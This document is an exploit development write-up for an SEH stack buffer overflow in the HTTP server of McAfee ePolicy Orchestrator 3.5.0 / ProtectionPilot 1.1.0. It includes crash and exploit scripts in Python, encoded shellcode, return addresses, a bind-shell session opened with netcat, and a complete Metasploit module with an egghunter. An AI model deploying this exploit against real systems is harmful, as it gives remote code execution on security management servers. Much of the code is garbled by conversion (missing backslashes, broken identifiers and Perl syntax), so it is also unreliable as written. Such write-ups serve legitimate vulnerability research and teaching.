

## BackTrack Development Team

# McAfee Epolicy 3.5.0 / Protection Pilot 1.1.0 Buffer Overflow

muts {at} remote-exploit org
xbxice {at} yahoo com

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Author:	Mati Aharoni

## What is McAfee Epolicy 3.5.0 / McAfee® ProtectionPilot?


McAfee® ePolicy Orchestrator® is a security management solution that gives you a coordinated defense against malicious threats and attacks. As your central hub, you can keep protection up to date; configure and enforce protection policies; and monitor security status from one centralized console.

McAfee® ProtectionPilot™ makes it easy for you to keep your threat protection up to date. It keeps a constant watch on your network, automatically updating your systems without intervention. It's a simple way to deploy, monitor, and manage security for desktops, servers, and e-mail.


### Where's the Problem?

The McAfee HTTP server does not filter user input properly, and crashes once a "Source" HTTP header of 50-100 characters is sent. The following python script will crash the server with the resulting CPU registers:

```
#!/usr/bin/python
import socket
import os
import sys
shellcode = "\xcc"*1500
Guid Buffer="\x41"*100
Source Buffer= "a" * 96 + "x42x42x42" +"x44"*1300
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
print "[+] Connecting to "+sys.argv[1]
expl.connect ( ( sys.argv[1], 81 ) )
print "[+] Sending Evil Buffer\n"
          expl.send ( 'GET /spipe/pkg HTTP/1.0\r\n \
          User-Agent: Mozilla/4.0 (compatible; SPIPE/1.0\r\n \
          AgentGuid='+Guid_Buffer+'\r\n
          Source='+Source_Buffer+'\r\n\r\n\r\n')
expl.close()
print "[+] Payload Sent."
```




As Olly suggests, this is a vanilla SEH overflow. After pressing F9, we should see the EIP address change to our "\x42\x42\x42\x42\ string (Figure 3).




Notice that EBX points to some of our user input (as can be seen in the memory dump – Figure 4). In order to land in our shellcode, we will need to perform a short jump over the SE handler, into our shellcode.

However after further examination, we find out that we have limited space for our shellcode ~157 bytes. Ironically, the basic Metasploit "calc.exe" shellcode requires 164 bytes, with the default encoder




## Solving the limited buffer problem

After browsing the memory dump we find our original HTTP GET request, at 0x02dff098



This GET request holds our entire original buffer – about 1300-1400 bytes of it – more than enough, even for the most creative shellcode. However, how can we get to that buffer ? Simply jumping to the GET request would be meaningless, as we CPU would encounter the hexadecimal values of the letters G E and T.

Here's the corresponding memory dump, showing the original GET request:



After a few liters of coffee, and waaay too much sugar, we decided to use our initial 157 bytes of shellcode to patch the GET request currently in memory, and replace the G and E characters with a short jump. After this was done, we could then jump to the modified GET request in memory, land on the newly placed short jump, and subsequently end up in our "Source" buffer (shellcode).

Notice that:

```
0x02dff194 (EBX pointer) - 0x02dff098 (location of GET request) = 0xFC
```

The above operation translates to the following CPU instructions (and machine code):

```
8B83 04FFFFFF MOV EAX,DWORD PTR DS:[EBX-FC]
C700 EB559090 MOV DWORD PTR DS:[EAX],909055EB
FF93 04FFFFFF CALL DWORD PTR DS:[EBX-FC]
```

This raw shellcode contains a null terminator, and other filtered characters. Using the Metasploit payload encoder, we encode our 1st stage shellcode, and end up with:

```
$ ./msfencode -i jmp2 -e Pex -t c
[*] Using Msf::Encoder::Pex with final size of 44 bytes
"\x33\xc9\x83\xe9\xfb\xe8\xff\xff\xff\xc0\x5e\x81\x76\x0e\x5d"
"\x39\xb4\xc5\x83\xee\xfc\xe2\xf4\xd6\xba\xb0\x3a\xa2\xc6\x73\xc5"
"\xb6\x6c\x24\x55\xa2\xaa\xb0\x3a\xa2\xc6\xb4\xc5"'
```

We summarize everything into the following code:

```
#!/usr/bin/python
import socket
import os
import sys
# Using Msf::Encoder::Pex with final size of 44 bytes
# 8B83 04FFFFFF MOV EAX, DWORD PTR DS: [EBX-FC]
# C700 EB559090 MOV DWORD PTR DS: [EAX], 909055EB
# FF93 04FFFFFF CALL DWORD PTR DS: [EBX-FC]
sc1 = "x33xc9x83xe9xfbxe8xffxffxffxffxc0x5ex81x76x0ex5d"
sc1 += "xb6x6cx24x55xa2xaaxb0x3axa2xc6xb4xc5"
shellcode = "\xcc"*1500
Guid Buffer="\x41"*100
# 0x77e6f2a3 - JMP EBX - User32.dll Windows 2000 Server SP4
Source\_Buffer="a"*92+"\\xeb\\x08\\x90"+"\\xa3\\xf2\\xe6\\x77"+"\\x90"*8+sc1+ "\\x44"*1300"+"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
print "[+] Connecting to "+sys.argv[1]
expl.connect ( ( sys.argv[1], 81 ) )
print "[+] Sending Evil Buffer\n"
expl.send ( 'GET /spipe/pkg HTTP/1.0\r\n \
          User-Agent: Mozilla/4.0 (compatible; SPIPE/1.0\r\n \
          AgentGuid='+Guid_Buffer+'\r\n \
          Source='+Source_Buffer+'\r\n\r\n\r\n')
expl.close()
print "[+] Payload Sent.
```

If all is well, the exploit should now land in our breakpoints ("\xCC" x 1500).

#### -PUBLIC-

All that's left to do now is replace our 1400 breakpoints, with live, snarling, shell binding shellcode – to give the following result:

```
C:\>exploit.py 192.168.59.130
[+] Connecting to 192.168.59.130
[+] Sending Evil Buffer
[+] Payload Sent - check for shell on port 4444
C:\>nc -nv 192.168.59.130 4444
(UNKNOWN) [192.168.59.130] 4444 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>ipconfig
ipconfig
Windows 2000 IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . . . . . : 192.168.59.130
Default Gateway . . . . . . : 192.168.59.2
C:\WINNT\system32>
```

## Exploit code

Note that the final Metasploit module uses an egghunter, rather than patching the GET request.

```
# This file is part of the Metasploit Framework and may be redistributed
# according to the licenses defined in the Authors field below. In the
# case of an unknown or missing license, this file defaults to the same
# license as the core Framework (dual GPLv2 and Artistic). The latest
# version of the Framework can always be obtained from metasploit.com.
package Msf::Exploit::mcafee_epolicy_source;
use base "Msf::Exploit";
use strict;
use Pex::Text;
my $advanced = { };
my \sin 6 =
  {
        'Name'
                   => 'McAfee ePolicy Orchestrator / ProtPilot Source Overflow',
        'Version' => '$Revision: 1.0 $',
        'Authors' =>
                'muts <muts [at] remote-exploit.org>',
                'xbxice[at]yahoo.com',
                'H D Moore <hdm [at] metasploit.com>'
         1,
        'Arch' => [ 'x86' ],
               => [ 'win32', 'win2000', 'win2003' ],
        'Priv' => 0,
        'AutoOpts' => { 'EXITFUNC' => 'thread' },
        'UserOpts' =>
                'RHOST' => [1, 'ADDR', 'The target address'],
'RPORT' => [1, 'PORT', 'The target port', 81],
'SSL' => [0, 'BOOL', 'Use SSL'],
          },
        'Payload' =>
                # Space is almost unlimited, but 1024 is fine for now
                'Space' => 1024,
                'BadChars' => "\x00\x09\x0a\x0b\x0d\x20\x26\x2b\x3d\x25\x8c\x3c\xff",
                            => ['+ws2ord'],
                'Keys'
          },
        'Description' => Pex::Text::Freeform(qq{
        This is a stack overflow exploit for McAfee ePolicy Orchestrator 3.5.0
        and ProtectionPilot 1.1.0. Tested on Windows 2000 SP4 and Windows 2003 SP1.
        This module is based on the exploit by xbxice and muts.
}),
        'Refs' =>
          [
                ['URL', 'http://www.remote-exploit.org/advisories/mcafee-epo.pdf'],
          ],
        'DefaultTarget' => 0,
        'Targets' =>
        ['Windows 2000/2003 ePo 3.5.0/ProtectionPilot 1.1.0', 96, 0x601EDBDA], # pop pop ret xmlutil.dll
```

```
'Keys' => ['epo'],
       'DisclosureDate' => 'Jul 17 2006',
  };
sub new {
       my $class = shift;
       my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
       return($self);
sub Exploit {
       my $self = shift;
       my $target_host = $self->GetVar('RHOST');
       my $target_port = $self->GetVar('RPORT');
       my $target_idx = $self->GetVar('TARGET');
       my $shellcode = $self->GetVar('EncodedPayload')->Payload;
       my $target = $self->Targets->[$target_idx];
       # Use a egghunter stub to find the payload
       my $eggtag = Pex::Text::AlphaNumText(4);
       my $egghunt =
         "x66x81xcaxffx0fx42x52x6ax02".
         "x58xcdx2ex3cx05x5ax74xefxb8".
         $eggtag
         "x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
       # Create the 64-byte GUID
       my $guid = Pex::Text::AlphaNumText(64);
       # Create the 260 byte Source header
       my $evil = Pex::Text::AlphaNumText(260);
       # A long Source header results in a handful of exceptions.
       # The first exception occurs with a pointer at offset 116.
       # This exception occurs because a function pointer is
       # dereferenced from the overwritten data and then called:
          naisp32!naSPIPE_MainWorkFunc+0x3ed:
            mov ecx, [eax+0x270] (eax is offset 116)
            push ecx
            call [eax+0x26c]
       # When this happens, the first SEH in the chain is also
       # overwritten at offset 96, so the exception results
       # in our code being called. If we knew of an address
       # in memory that pointed to our shellcode, we could
       # avoid the SEH completely and use the above call to
        # execute our code. This is actually practical, since
       # we can upload almost arbitrary amounts of data into
       # the heap and then overwrite the function pointer above.
       # This method is left as an excercise to the reader.
       # This module will use the SEH overwrite with a pop/pop/ret or
       # a jmp/call ebx (2000 only) to gain control of execution. This
       # removes the need for a large data upload and should result in
       # reliable execution without the need to brute force.
       # Since the SEH method only leaves ~140 bytes of contiguous
       # shellcode space, we use an egghunter to find the real
       # payload that we stuffed into the heap as POST data.
       # Trigger the exception by passing a bad pointer
       substr($evil, $target->[1] + 20, 4, Pex::Text::AlphaNumText(3)."\xff");
       # Return to pop/pop/ret or equivalent
       substr($evil, $target->[1], 4, pack('V', $target->[2]));
```

```
# Jump to the egghunter
substr(\$evil, \$target->[1] - 4, 2, "\xeb\x1a");
# Egghunter has 140 bytes of room to work
substr($evil, $target->[1] + 24, length($egghunt), $egghunt);
# Create our post data containing the shellcode
my $data = Pex::Text::AlphaNumText(int(rand(500)+32));
# Embed the search tag and shellcode
$data .= ($eggtag x 2) . $shellcode;
# Add some extra padding
$data .= Pex::Text::AlphaNumText(int(rand(500)+32));
my $req = "GET /spipe/pkg HTTP/1.0\r\n";
$req .="User-Agent: Mozilla/4.0 (compatible; SPIPE/1.0\r\n";
$req .="Content-Length: ". length($data). "\r\n";
$req .="AgentGuid=${guid}\r\n";
$req .="Source=${evil}\r\n";
$req .= "\r\n";
$req .= $data;
self-printLine(sprintf("[*] Trying ".$target-p[0]." using 0x*.8x...", $target-p[0]);
my $s = Msf::Socket::Tcp->new
  (
       'PeerAddr' => $target_host,
       'PeerPort' => $target_port,
       'LocalPort' => $self->GetVar('CPORT'),
                   => $self->GetVar('SSL'),
       'SSL'
 );
if ($s->IsError) {
       $self->PrintLine('[*] Error creating socket: ' . $s->GetError);
$s->Send($req);
$self->PrintLine("[*] Waiting up to two minutes for the egghunter...");
$s->Recv(-1, 120);
$self->Handler($s);
$s->Close;
return;
```